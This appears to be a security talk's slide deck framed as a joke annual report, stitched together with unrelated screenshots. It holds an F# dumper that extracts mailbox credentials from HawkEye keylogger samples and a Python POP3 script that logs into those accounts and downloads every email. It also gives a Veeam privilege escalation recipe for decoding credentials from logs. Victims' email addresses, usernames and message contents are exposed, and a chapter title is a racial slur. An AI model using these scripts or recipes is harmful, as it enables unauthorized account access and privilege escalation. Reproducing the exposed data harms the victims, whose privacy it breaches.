

[noise]

# RingoBongo LTD Annual Report & Proxy

- The best Security Company in the world according to Forbes

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- Acquired by **Hewlatt Pachard™** for ~11.5M
- The first **Time Machine™** hack on Wikipedia

[RingoBingo Secuity] Wikipedia Reflected XSS (Unresponsive-Compulsive Disclosure)

<http://www.gossamer-threads.com/lists/fulldisc/full-disclosure/75761>

DEFINED BY SOME A  
**MYSTICAL** EXPERIENCE



**"... è stato bellissimo..."**

**ISOLE  
FAMOSI**

**63° giorno**

Rai **2**


**Eleonora: "ho visto tanta luce..."**

ISOLA  
FAMOUS

63° giorno

Eleonora: "sto troppo bene"







# RingoBongo LTD

Unchallenged Freshness

# Chapter One

**We got a call**





Who is?



LOL, just joking





Who is?

God Is Calling.  
*>>will you answer?*





# Chapter One <sup>1</sup>/<sub>2</sub>


# Saint

# Saint Corporation

[http://www.saintcorporation.com/cgi-bin/demo\\_tut.pl?tutorial\\_name=VMWare\\_ESX\\_vulnerabilities.html](http://www.saintcorporation.com/cgi-bin/demo_tut.pl?tutorial_name=VMWare_ESX_vulnerabilities.html)

Can't open

'../html/data/saint/saint-release/html/tutorials/vulnerability/VMWare\_ESX\_vulnerabilities.html' for reading: No such file or directory





The background of the slide is a dark, textured pattern consisting of a repeating grid of stylized eyes. Each eye is rendered in a dark, almost black, color with a complex, concentric pattern of lines and dots, giving it a hypnotic or optical illusion quality. The eyes are arranged in a way that they seem to be looking directly at the viewer.

# Chapter Two

# Mobility



**RAIL**



# It's a stargate!

<https://stargate.iphone.trenitalia.com/servicemobilesolution.svc>

```
curl -H "Content-Type: text/xml; charset=utf-8" -H "SOAPAction:  
http://tempuri.org/ISGMOBILEService/InfoSolutionsMobileAR" -d  
@lista-treni-mi-pd.xml -X POST  
"https://stargate.iphone.trenitalia.com/servicemobilesolution.svc"
```

# MOBILESolutionService Service

You have created a service.

To test this service, you will need to create a client and use it to call the service. You can do this using the svcutil.exe tool from the command line with the following syntax:

```
svcutil.exe https://titwebs3x01wpro.servizi.trenitalia.it:444/ServiceMOBILESolution.svc/mex
```

This will generate a configuration file and a code file that contains the client class. Add the two files to your client application and use the generated client class to call the Service. For example:

**C#**

```
class Test
{
    static void Main()
    {
        SGMobileServiceClient client = new SGMobileServiceClient();

        // Use the 'client' variable to call operations on the service.

        // Always close the client.
        client.Close();
    }
}
```

**Visual Basic**

```
Class Test
Shared Sub Main()
    Dim client As SGMobileServiceClient = New SGMobileServiceClient()
    ' Use the 'client' variable to call operations on the service.

    ' Always close the client.
    client.Close()
End Sub
End Class
```



# stargate.iphone.trenitalia.com

```
cat lista-treni-mi-pd.xml
<?xml version="1.0"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/"
xmlns:tsf="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.ServiceContracts"
xmlns:tsf1="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.DataContracts">
  <soapenv:Header>
    <tem:pHeader>
      <tsf:TCOMUserId></tsf:TCOMUserId>
      <tsf:TCOMPASSWORD></tsf:TCOMPASSWORD>
      <tsf:Language>IT</tsf:Language>
      <tsf:CodAgz>55033</tsf:CodAgz>
      <tsf:PutVda>1</tsf:PutVda>
    </tem:pHeader>
  </soapenv:Header>
  <soapenv:Body>
    <tem:InputSolutionsMobileAR>
      <tem:pInput type="tns1:InputInfoSolutionsMobileAR">
        <tsf:BoardingRailwayCode>83</tsf:BoardingRailwayCode>
      </tem:pInput>
    </tem:InputSolutionsMobileAR>
  </soapenv:Body>
</soapenv:Envelope>
[...]
```

# stargate.iphone.trenitalia.com

```
cat lista-treni-mi-pd.xml
<?xml version="1.0"?>
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/"
xmlns:tsf="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.ServiceContracts"
xmlns:tsf1="http://schemas.datacontract.org/2004/07/TSF.TI.NSV.Common.WCF.DataContracts">
  <soapenv:Header>
    <tem:pHeader>
      <tsf:TCOMUserId></tsf:TCOMUserId>
      <tsf:TCOMPassword></tsf:TCOMPassword>
      <tsf:Language>IT</tsf:Language>
      <tsf:CodAgz>55033</tsf:CodAgz>
      <tsf:PutVda>1</tsf:PutVda>
    </tem:pHeader>
  </soapenv:Header>
  <soapenv:Body>
    <tem:InputSolutionsMobileAR>
      <tem:pInput type="tns1:InputInfoSolutionsMobileAR">
        <tsf:BoardingRailwayCode>83</tsf:BoardingRailwayCode>
      </tem:pInput>
    </tem:InputSolutionsMobileAR>
  </soapenv:Body>
</soapenv:Envelope>
[...]
```

OBLITERATRICE

**FUORI SERVIZIO**

**OUTSIDE SERVICE**

# Improper Error Handling? Source leak? YAY!

```
protected DefaultHttpClient GetHttpClient()
    throws Exception
{
    if(ignoreCertificateErrors)
    {
        X509HostnameVerifier x509hostnameverifier = SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER;
        DefaultHttpClient defaulthttpclient = new DefaultHttpClient();
        SchemeRegistry schemeregistry = new SchemeRegistry();
        SSLSocketFactory sslsocketfactory = SSLSocketFactory.getSocketFactory();
        sslsocketfactory.setHostnameVerifier((X509HostnameVerifier)x509hostnameverifier);
        schemeregistry.register(new Scheme("https", sslsocketfactory, 443));
        DefaultHttpClient defaulthttpclient1 = new DefaultHttpClient(new
SingleClientConnManager(defaulthttpclient.getParams(), schemeregistry), defaulthttpclient.getParams());
        HttpsURLConnection.setDefaultHostnameVerifier(x509hostnameverifier);
        return defaulthttpclient1;
    } else
    {
        return client;
    }
}
```



# IL NIENTE



# Chapter Three

# Ring0





LE FLASH ECO

16h28 De nouvelles aides à la presse annoncées

🏠 > [ECONOMIE](#) > [CONJONCTURE](#)

# Visa lance une bague de paiement sans contact

Par [Constantin Thierry 2](#) | Publié le 26/08/2016 à 14:42







**VISA** VisaNews   
@VisaNews

 Suivre

Just tap your ring to pay! #TeamVisa athletes test drive the new Visa payment ring in Rio! [vi.sa/2bNAAIK](https://vi.sa/2bNAAIK)

02:13 - 24 Août 2016 · Foster City, CA, United States

  5  10



**VISA**



# Chapter Four

# HackòHacker

# HawkEye KeyLogger Reborn



iSpy Keylogger

\$59.99

iSpy take operating system monitoring to the next level. Not only it records what the user had typed but it also includes great features from password recovery (Browsers, Email clients and more), Webcam logger and more.

[Buy Now](#)



# HawkEye KeyLogger Reborn - What

- Common .NET keylogger used by Ev1l HAcKer\$™
- It was reversed and cracked by various security vendors
  - Piercing the HawkEye: How **Nigerian Cybercriminals** Used a Simple Keylogger to Prey on SMBs  
<http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/hawkeye-nigerian-cybercriminals-used-simple-keylogger-to-prey-on-smb>
  - FireEye published a report on the operations of a group of 419 scammers located in Nigeria, which is using malware as a component of their fraud scams  
<http://securityaffairs.co/wordpress/38875/cyber-crime/fireeye-419-scammers.html>
  - Crooks using the HawkEye keylogger are employing **hacked email accounts** to **reroute data** stolen from infected systems to the attacker's email address  
<http://news.softpedia.com/news/hawkeye-keylogger-users-employ-hacked-emails-accounts-to-receive-stolen-data-505958.shtml>

# HawkEye KeyLogger Reborn - What

- It is known to have some “unhappy design choices”
  - How I Cracked a Keylogger and Ended Up in Someone's Inbox  
<https://www.trustwave.com/Resources/SpiderLabs-Blog/How-I-Cracked-a-Keylogger-and-Ended-Up-in-Someone-s-Inbox/>
  - Cracking HawkEye Keylogger Reborn  
<http://blog.deniable.org/blog/2016/08/04/cracking-hawkeye-keylogger-reborn/>



# HawkEye KeyLogger Reborn - WTF!!1

```
709      this.EmailStr = this.Decrypt(this.EncryptedEmailUser, "HawkSpySoftwares");
710      this.PassStr = this.Decrypt(this.EncryptedEmailPass, "HawkSpySoftwares");
711      this.SMTPStr = this.Decrypt(this.EncryptedSMTP, "HawkSpySoftwares");
712      this.FTPHostStr = this.Decrypt(this.EncryptedFTPHost, "HawkSpySoftwares");
713      this.FTPUserStr = this.Decrypt(this.EncryptedFTPUser, "HawkSpySoftwares");
714      this.FTPPassStr = this.Decrypt(this.EncryptedFTPPass, "HawkSpySoftwares");
715      flag3 = this.IsConnectedToInternet();
716      if (flag3)
717      {
718          try
```

Locals

Name	Value
IsConnectedToInternet	bool
PassStr	"abepianuogqicyml"
Port	"587"

WTF!!!




# HawkEye KeyLogger Reborn - WTF!!1

```
709 this.EmailStr = this.Decrypt(this.EncryptedEmailUser, "HawkSpySoftwares");  
710 this.PassStr = this.Decrypt(this.EncryptedEmailPass, "HawkSpySoftwares");  
711 this.SMTPStr = this.Decrypt(this.EncryptedSMTP, "HawkSpySoftwares");  
712 this.FTPHostStr = this.Decrypt(this.EncryptedFTPHost, "HawkSpySoftwares");  
713 this.FTPUserStr = this.Decrypt(this.EncryptedFTPUser, "HawkSpySoftwares");  
714 this.FTPPassStr = this.Decrypt(this.EncryptedFTPPass, "HawkSpySoftwares");  
715 flag3 = this.TestFlag3;  
716 if (flag3) {  
717     // ...  
718 }
```

Let's Hack some Haquers!!1

Locals	
Name	Value
PassStr	"abepianuogqicyml"
Port	"587"





# HawkEye KeyLogger Reborn - HTH

- 1) Download some HawkEye KeyLogger **binary samples**
  - a) Go to VirusTotal (or an equivalent one)
  - b) Search for “MSIL/HawkEye” (need a “PRO” account)
  - c) Download some fresh samples :)



McAfee	Generic BackDoor.adv	20160810
McAfee-GW-Edition	Generic BackDoor.adv	20160810
eScan	Gen:Heur.MSIL.Androm.9	20160810
Microsoft	MonitoringTool:MSIL/HawkEye	20160810
NANO-Antivirus	Trojan.Win32.Inject.didvzl	20160810
Panda	Trj/GdSda.A	20160810

# HawkEye KeyLogger Reborn - HTH

## 2) Write a simple HawkEye dumper

- a) Dumpers in the vendor articles are too complex
  - retrieve the encryption key
  - create a Rijndael crypto provider
- b) Just use **reflection!!**
- c) ..you just need to choose a .NET language. My choice? F# of course :D



# HawkEye KeyLogger Reborn - HTH

```
1 open System
2 open System.IO
3 open System.Reflection
4
5 [<EntryPoint>]
6 let main argv =
7     if argv.Length > 0 && File.Exists(argv.[0]) then
8         Console.WriteLine("{0}== HawkEye Logger password dumper =={0}", Environment.NewLine)
9
10        // load and initialize keylogger
11        let bindingFlags = BindingFlags.NonPublic ||| BindingFlags.Instance
12        let hawkEye = Assembly.LoadFile(Path.GetFullPath(argv.[0]))
13        let hawkEyeType = hawkEye.GetType() |> Array.find(fun t -> t.Name.EndsWith("Form1"))
14        let hawkEyeInstance = Activator.CreateInstance(hawkEyeType)
15        let formLoadedMethod = hawkEyeType.GetMethod("Form1_Load", bindingFlags)
16        formLoadedMethod.Invoke(hawkEyeInstance, [|null; null|]) |> ignore
17
18        // extract info
19        ["EmailStr"; "PassStr"; "SMTPStr"; "FTPHostStr"; "FTPUserStr"; "FTPPassStr"]
20        |> Seq.map(fun propertyName ->
21            (
22                propertyName,
23                hawkEyeType.GetField(propertyName, bindingFlags).GetValue(hawkEyeInstance)
24            )
25        )
26        |> Seq.iter(fun (name, value) -> Console.WriteLine("{0}: {1}", name, value))
27        // needed to kill the keylogger form. The code after this line will never be executed
28        Environment.Exit(0)
29    else
30        Console.WriteLine("Usage: {0} <HawkEye file>.exe", Environment.GetCommandLineArgs().[0])
31    -1
```



# HawkEye KeyLogger Reborn - HTH

## 3) Extract some juice info :)

- a) Run the dumper
- b) Try to not grin when you start to see email, SMTP server, passwords...

```
-- HawkEye Logger password dumper -- -- HawkEye Logger password dumper --
EmailStr: boirszhukov@mail.ru      EmailStr: [REDACTED]
PassStr: kjs[REDACTED]898          PassStr: [REDACTED]
SMTPStr: smtp.mail.ru             SMTPStr: [REDACTED]
FTPHostStr: Hostname              FTPHostStr: Hostname
FTPUserStr: FTPUsername            FTPUserStr: FTPUsername
FTPPassStr: FTPPassword            FTPPassStr: FTPPassword

-- HawkEye Logger password dumper -- -- HawkEye Logger password dumper --
EmailStr: baddestadobaddo@gmail.com EmailStr: stanleylion@enerijsa.com
PassStr: xgz[REDACTED]fkc          PassStr: a>[REDACTED]1?
SMTPStr: smtp.gmail.com           SMTPStr: mail.enerijsa.com
FTPHostStr: Hostname              FTPHostStr: Hostname
FTPUserStr: FTPUsername            FTPUserStr: FTPUsername
FTPPassStr: FTPPassword            FTPPassStr: FTPPassword

-- HawkEye Logger password dumper -- -- HawkEye Logger password dumper --
EmailStr: mairneworld@mail.ru      EmailStr: dyno@enerijsa.com
PassStr: p[REDACTED]123            PassStr: of[REDACTED]200
SMTPStr: smtp.mail.ru             SMTPStr: mail.enerijsa.com
FTPHostStr: Hostname              FTPHostStr: Hostname
FTPUserStr: FTPUsername            FTPUserStr: FTPUsername
FTPPassStr: FTPPassword            FTPPassStr: FTPPassword

-- HawkEye Logger password dumper -- -- HawkEye Logger password dumper --
EmailStr: cheewn@scsgroups.com      EmailStr: ali[REDACTED]gmail.com
PassStr: ScsE[REDACTED]1234        PassStr: [REDACTED]
SMTPStr: mail.scsgroups.com         SMTPStr: smtp.gmail.com
FTPHostStr: Hostname                FTPHostStr: Hostname
FTPUserStr: FTPUsername              FTPUserStr: FTPUsername
FTPPassStr: FTPPassword              FTPPassStr: FTPPassword

-- HawkEye Logger password dumper --
EmailStr: ttcopy1985@princeudo.96.lt
PassStr: >D8[REDACTED]Q>q
SMTPStr: mx1.hostinger.in
FTPHostStr: HostName
FTPUserStr: FTPUsername
FTPPassStr: FTPPassword
```





# HawkEye KeyLogger Reborn - HTH

## 4) Download all the stored emails


- a) Easy task, just a little bit of python magic
- b) ...don't do this at home! Use: `torsocks --shell`





# HawkEye KeyLogger Reborn - HTH

```
1  import poplib
2  import os.path
3
4  M = poplib.POP3('')
5  M.user('')
6  M.pass_('')
7  numMessages = len(M.list()[1])
8
9  print("Total messages: %d" % numMessages)
10
11  for i in range(numMessages):
12      filename = ("email_%d.txt" % (i))
13      if not os.path.exists(filename):
14          b = ''
15          for j in M.retr(i+1)[1]:
16              b += j + "\n"
17
18          with open(filename, 'w') as f:
19              f.write(b)
20
21          print("Saved [%d/%d]: %s" % (i, numMessages, filename))
```



# HawkEye KeyLogger Reborn - HTH



# HawkEye KeyLogger Reborn - HTH

## 5) Profit :D

```
400 Aug 22 c [REDACTED] (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
401 Aug 22 L [REDACTED] (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
402 Aug 22 L [REDACTED] CO (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
403 Aug 22 L [REDACTED] CO (2.1K) MV SUN UNIVERSE V-2 / DISCHARGING / AGENCY NOMINATION
404 O Aug 22 S [REDACTED] (166K) Photo from SCS Ms Lee
405 Aug 22 s [REDACTED] sa (1.3K) HawkEye Keylogger - Reborn ## Notification ## MALWLAB-909DE34 ## 0FABFBFF000506E3
406 Aug 22 s [REDACTED] sa (1.9K) HawkEye Logger - Reborn ## Recoveries ## MALWLAB-909DE34 ## 0FABFBFF000506E3
407 O Aug 22 H [REDACTED] ( 53K) Motor Payment Due
408 O Aug 22 C [REDACTED] (544K) FW: NOA - FARMTRAC MALAYSIA - CSL SPRING V.003E - FCL
409 Aug 22 s [REDACTED] sa (1.3K) HawkEye Keylogger - Reborn ## Notification ## AGENT22 ## 0FEBFBFF00020655
410 Aug 22 s [REDACTED] sa (2.2K) HawkEye Logger - Reborn ## Recoveries ## AGENT22 ## 0FEBFBFF00020655
411 Aug 22 s [REDACTED] sa (1.3K) HawkEye Keylogger - Reborn ## Notification ## AGENT22 ## 0FEBFBFF00020655
412 Aug 22 s [REDACTED] sa (1.9K) HawkEye Logger - Reborn ## Recoveries ## AGENT22 ## 0FEBFBFF00020655
413 O Aug 22 H [REDACTED] (163K) WTX9629
```

# HawkEye KeyLogger Reborn - HTH

i:Exit -:PrevPg <Space>:NextPg v:View Attachm. d:Del r:Reply j:Next ?:Help

Date: Thu, 11 Aug 2016 09:07:56 +0800

From: [REDACTED]

To: c [REDACTED]

Subject: FW: Transaction Notification : Success

X-Mailer: Microsoft Office Outlook 12.0

From: [REDACTED]

Sent: Wednesday, August 10, 2016 2:24 PM

To: [REDACTED]

Subject: Transaction Notification : Success

Dear Sir / Madam,

We are pleased to inform you that a request to transfer into your account has been submitted to CIMB Bank for processing.

Please refer to the payment details below:

# HawkEye KeyLogger Reborn - HTH

```
i:Exit  -:PrevPg <Space>:NextPg v:Vlew Attachm. d:Del r:Reply j:Next ?:Help
```

```
Date: 18 Aug 2016 17:34:32 -0700
```

```
From:
```

```
To: [REDACTED]
```

```
Subject: HawkEye Logger - Reborn ## Recoveries ## tortula ## 0FABFBFF000206F2
```

```
=====
                        Operating System Recovery
=====
```

```
CPU Name: tortula
```

```
Local Date and Time: 8/18/2016 5:34:24 PM
```

```
Installed Language: en-US
```

```
OS Installed: Microsoft Windows XP Professional
```

```
Platform: Win32NT
```

```
Version: 5.1.2600.131072
```

```
Memory: 511 MB
```

```
.NET Framework Installed: 2
```

```
System Privileges : Admin
```

```
Default Browser: Not found!
```

```
Installed Anti-Virus:
```

```
Installed Firewall:
```

```
Internal IP Address: 172.16.34.32
```

```
External IP Address: [REDACTED]
```



# HawkEye KeyLogger Reborn - HTH

=====

Famous Web Browsers And Tools Recoveries

=====

\*\*\*\*\*

Browser: Chrome  
Website: http://taktora.ir/  
Username: masomeh.rm@gmail.com  
Password: [REDACTED]

\*\*\*\*\*

\*\*\*\*\*

Browser: Chrome  
Website: http://taktora.ir/index.php  
Username: masomeh.rm@gmail.com  
Password: [REDACTED]

\*\*\*\*\*

\*\*\*\*\*

Browser: Chrome  
Website: http://taktora.ir/index.php  
Username: masomeh.rm@gmail.com  
Password: [REDACTED]

\*\*\*\*\*

\*\*\*\*\*

Browser: Internet Explorer 7.0 - 9.0  
Website: http://www.facebook.com/  
Username: rajabi.zm@gmail.com  
Password: [REDACTED]

\*\*\*\*\*

# HawkEye KeyLogger Reborn





The background of the slide is a dark, textured pattern consisting of a repeating grid of stylized eyes. Each eye is rendered in a dark, almost black, color with a complex, concentric pattern of lines and dots, giving it a hypnotic or optical illusion quality. The eyes are arranged in a way that they seem to be looking directly at the viewer.

# Chapter Five

# Veeam

# Never heard of Veeam?

Veeam Software provides backup, disaster recovery and virtualization management software for the VMware and Hyper-V environments [...] 157'000 customers, 33'000 partners and 80 top industry awards and claims to be the "#1 VM Backup" solution after it gained traction against competitors like Backup Exec and Tivoli Storage Manager.

# Recipe

1. Local Windows user
  - a. Even with low privileges (eg: anonymous IIS's virtualhost user)
2. VeeamVixProxy installed
3. Read VeeamVixProxy\_%dd%mm%yyyy.log
  - a. Windows Server 2003: %allusersprofile%\Application Data\Veeam\Backup
  - b. Windows Server 2008 and up: %programdata%\Veeam\Backup
4. Find “Blob Data:”



# Recipe

5. First byte is `\x23 (#)`, followed by a NULL and a newline (`\x0a`), followed by a NULL
6. Next bytes specify the `username`, followed by a DLE (data link escape) and a NULL
7. Everything in the `first base64` container is in `UTF16`
8. After the NULL there is a `second base64` of the `password` itself

TLDR <<Anything able to read  
VeeamVixProxy logfiles, world  
readable by default, can  
escalate to Local or Domain  
Administrator>>

# Veeam Backup & Replication Local Privilege Escalation Vulnerability

[http://www.ush.it/team/ush/hack-veeam\\_6\\_7\\_8/veeam.txt](http://www.ush.it/team/ush/hack-veeam_6_7_8/veeam.txt)

```
sid@zen:~/veeam$ cat VeeamVixProxy_16072015.log | grep "01/07/2015 1.33.42" | cut
-d ' ' -f 6 | base64 -d | hexdump -C | lolcat
base64: invalid input
00000000  23 00 00 00 0a 00 00 00  56 00 65 00 65 00 61 00  |#.....V.e.e.a.|
00000010  6d 00 55 00 73 00 65 00  72 00 10 00 00 00 55 00  |m.U.s.e.r.....U.|
00000020  32 00 56 00 6a 00 63 00  6d 00 56 00 30 00        |2.V.j.c.m.V.0.|
0000002e
sid@zen:~/veeam$ echo -en "U2VjcmV0" | base64 -d | xargs -I {} echo {} | lolcat
Secret
sid@zen:~/veeam$
```



The background of the slide is a dark, textured pattern consisting of a repeating grid of diamond shapes. Each diamond contains a stylized, detailed eye, creating a dense, hypnotic visual effect.

# Chapter Six

# Sex

It leaked

- La bibbia
- SBAM
- SBAM2
- Tizianona

**STAI FACENDO UN  
VIDEO?**





# Chapter Seven

# Skype Friends

# MICROSOFT BUYS SKYPE FOR \$8.5 BILLION. WHY, EXACTLY?

Just days after reports that Google and Facebook were interested in partnering with, and possibly buying VoIP company Skype, Microsoft announced that it was buying the company for \$8.56 billion in cash.






jenna



jenna




dishonestmeow40





amanda







# Chapter Eight

# 1979



The background of the entire image is a dense, repeating pattern of stylized eyes. Each eye is rendered in a dark, textured style, with the irises and pupils clearly defined. The eyes are arranged in a grid-like fashion, creating a hypnotic and intense visual effect.

# Chapter Nine

# Nigga

